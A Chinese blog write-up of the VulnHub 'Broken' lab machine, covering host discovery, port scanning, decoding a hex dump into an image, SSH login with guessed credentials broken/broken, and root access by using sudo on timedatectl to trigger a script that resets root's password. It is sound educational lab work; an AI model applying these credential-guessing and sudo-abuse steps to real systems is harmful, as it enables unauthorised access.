

# OSCP - Broken writeup

原创

一支神经病 于 2020-04-26 15:39:32 发布 208 收藏

分类专栏: [VM破解](#) 文章标签: [vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Jiajiajiang\\_/article/details/105713159](https://blog.csdn.net/Jiajiajiang_/article/details/105713159)

版权



[VM破解](#) 专栏收录该内容

18 篇文章 1 订阅

订阅专栏

主机来源: [www.vulnhub.com](http://www.vulnhub.com)

下载地址: <https://download.vulnhub.com/broken/Broken.7z>

用到的知识点:

hex解密

sudo -提权

## 发现IP

安装成功后, 查找此虚拟机的IP, 我使用的是netdiscover

```
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.3.1          00:50:56:c0:00:08   2      120  VMware, Inc.
10.0.3.2          00:50:56:ff:6c:8b   1       60  VMware, Inc.
10.0.3.147        00:0c:29:7b:ec:f1   1       60  VMware, Inc.
10.0.3.254        00:50:56:ee:54:dd   1       60  VMware, Inc.
```

IP为10.0.3.147

## nmap

```
root@kali4:~# nmap -sV -p- 10.0.3.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 05:46 EDT
Nmap scan report for 10.0.3.147
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 00:0C:29:7B:EC:F1 (VMware)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel







Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```

80

先看80端口

🏠 ⏪ ⏩ ⓘ 10.0.3.147

# Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">README.md</a>	2019-08-09 01:20	55K	
 <a href="#">gallery.html</a>	2019-08-09 01:21	1.1K	
 <a href="#">img_5terre.jpg</a>	2019-08-09 01:11	259K	
 <a href="#">img_forest.jpg</a>	2019-08-09 01:11	114K	
 <a href="#">img_lights.jpg</a>	2019-08-09 01:11	663K	
 <a href="#">img_mountains.jpg</a>	2019-08-09 01:11	8.4K	


*Apache/2.4.18 (Ubuntu) Server at 10.0.3.147 Port 80*

看了一遍，只有README.md有点东西

```
0xFF, 0xD8, 0xFF, 0xE0, 0x00, 0x10, 0x4A, 0x46, 0x49, 0x46, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01,
0x00, 0x01, 0x00, 0x00, 0xFF, 0xFE, 0x00, 0x1F, 0x43, 0x6F, 0x6D, 0x70, 0x72, 0x65, 0x73, 0x73,
0x65, 0x64, 0x20, 0x62, 0x79, 0x20, 0x6A, 0x70, 0x65, 0x67, 0x2D, 0x72, 0x65, 0x63, 0x6F, 0x6D,
0x70, 0x72, 0x65, 0x73, 0x73, 0xFF, 0xDB, 0x00, 0x84, 0x00, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04,
0x04, 0x04, 0x04, 0x04, 0x06, 0x06, 0x05, 0x06, 0x06, 0x08, 0x07, 0x07, 0x07, 0x07, 0x08, 0x0C,
0x09, 0x09, 0x09, 0x09, 0x09, 0x0C, 0x13, 0x0C, 0x0E, 0x0C, 0x0C, 0x0E, 0x0C, 0x13, 0x11, 0x14,
0x10, 0x0F, 0x10, 0x14, 0x11, 0x1E, 0x17, 0x15, 0x15, 0x17, 0x1E, 0x22, 0x1D, 0x1B, 0x1D, 0x22,
0x2A, 0x25, 0x25, 0x2A, 0x34, 0x32, 0x34, 0x44, 0x44, 0x5C, 0x01, 0x04, 0x04, 0x04, 0x04, 0x04,
0x04, 0x04, 0x04, 0x04, 0x04, 0x06, 0x06, 0x05, 0x06, 0x06, 0x08, 0x07, 0x07, 0x07, 0x07, 0x08,
0x0C, 0x09, 0x09, 0x09, 0x09, 0x09, 0x0C, 0x13, 0x0C, 0x0E, 0x0C, 0x0C, 0x0E, 0x0C, 0x13, 0x11,
0x14, 0x10, 0x0F, 0x10, 0x14, 0x11, 0x1E, 0x17, 0x15, 0x15, 0x17, 0x1E, 0x22, 0x1D, 0x1B, 0x1D,
0x22, 0x2A, 0x25, 0x25, 0x2A, 0x34, 0x32, 0x34, 0x44, 0x44, 0x5C, 0xFF, 0xC2, 0x00, 0x11, 0x08,
0x01, 0x0E, 0x01, 0x9D, 0x03, 0x01, 0x22, 0x00, 0x02, 0x11, 0x01, 0x03, 0x11, 0x01, 0xFF, 0xC4,
0x00, 0x1C, 0x00, 0x01, 0x00, 0x03, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x04, 0x05, 0x06, 0x03, 0x07, 0x02, 0x01, 0x08, 0xFF, 0xDA, 0x00, 0x08,
0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0xFE, 0xFE, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x8C, 0x56, 0x5A, 0xEA,
0xFC, 0x9F, 0xD3, 0x2A, 0x3D, 0x74, 0x00, 0x00, 0x00, 0x00, 0x00, 0x29, 0xA8, 0x26, 0xF3, 0xAF,
0x91, 0xCF, 0x6B, 0xD8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

利用<https://gchq.github.io/CyberChef>

解码这个内容。



保存这个文件，将后缀名修改为.jpg。

Hello Bob,

The application is BROKEN ! the whole infrastructure is BROKEN !!!!

I am leaving for my summer vacation, I hope you get it fix soon ...

Cheers.

avrahamcohen.ac@gmail.com

[https://blog.csdn.net/Jiajiajiang\\_](https://blog.csdn.net/Jiajiajiang_)

感觉也没啥

## SSH

最后使用broken/broken可以登录ssh

```
root@kali4:~# ssh broken@10.0.3.147
broken@10.0.3.147's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

* Documentation:  https://help.ubuntu.com/

762 packages can be updated.
458 updates are security updates.

New release '18.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Apr 23 02:36:06 2020 from 10.0.3.141
broken@ubuntu:~$ id
uid=1000(broken) gid=1000(broken) groups=1000(broken),4(adm),24(cdrom),
```

## 提权

```
broken@ubuntu:~$ sudo -l
Matching Defaults entries for broken on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User broken may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/timedatectl
    (ALL) NOPASSWD: /sbin/reboot
```

后面这两个东西很可疑

查看/etc/init.d下的文件

```
-rwxr-xr-x 1 root root 4771 Jul 19 2015 networking
-rwxr-xr-x 1 root root 1757 Apr 15 2016 network-manager
-rwxr-xr-x 1 root root 1581 Oct 15 2015 ondemand
-rwxr-xr-x 1 root root 181 Aug 8 2019 password-policy.sh
-rwxr-xr-x 1 root root 1366 Nov 15 2015 plymouth
-rwxr-xr-x 1 root root 752 Nov 15 2015 plymouth-log
```

找到一个可疑文件，我们看一下

```
broken@ubuntu:/etc/init.d$ cat password-policy.sh
#!/bin/bash

DAYOFWEEK=$(date +%u)
echo DAYOFWEEK: $DAYOFWEEK

if [ "$DAYOFWEEK" -eq 4 ]
then
    sudo sh -c 'echo root:TodayIsAGoodDay | chpasswd'
fi

#if [ "$DAYOFWEEK" == 4 ]
```

[https://blog.csdn.net/Jiajiajiang\\_](https://blog.csdn.net/Jiajiajiang_)

星期四时，root的密码改为TodayIsAGoodDay

修改下日期

```
broken@ubuntu:/etc/init.d$ /usr/bin/timedatectl -h
timedatectl [OPTIONS...] COMMAND ...

Query or change system time and date settings.

-h --help                Show this help message
--version                Show package version
--no-pager                Do not pipe output into a pager
--no-ask-password        Do not prompt for password
-H --host=[USER@]HOST    Operate on remote host
-M --machine=CONTAINER  Operate on local container
--adjust-system-clock    Adjust system clock when changing local RTC mode

Commands:
  status                  Show current time settings
  set-time TIME           Set system time
  set-timezone ZONE       Set system time zone
  list-timezones          Show known time zones
  set-local-rtc BOOL      Control whether RTC is in local time
  set-ntp BOOL            Enable or disable network time synchronization
```

可以修改日期

```
broken@ubuntu:/etc/init.d$ sudo /usr/bin/timedatectl set-time "2020-04-23"
broken@ubuntu:/etc/init.d$ (date +%u)
4
```

成功

```
root@kali4:~# ssh broken@10.0.3.147
broken@10.0.3.147's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

762 packages can be updated.
458 updates are security updates.

New release '18.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Apr 23 02:22:02 2020 from 10.0.3.141
broken@ubuntu:~$ su root
Password:
dd'd'su: Authentication failure
broken@ubuntu:~$ su root
Password:
root@ubuntu:/home/broken# ls
Desktop Downloads Music Public Templates
Documents examples.desktop Pictures su Videos
```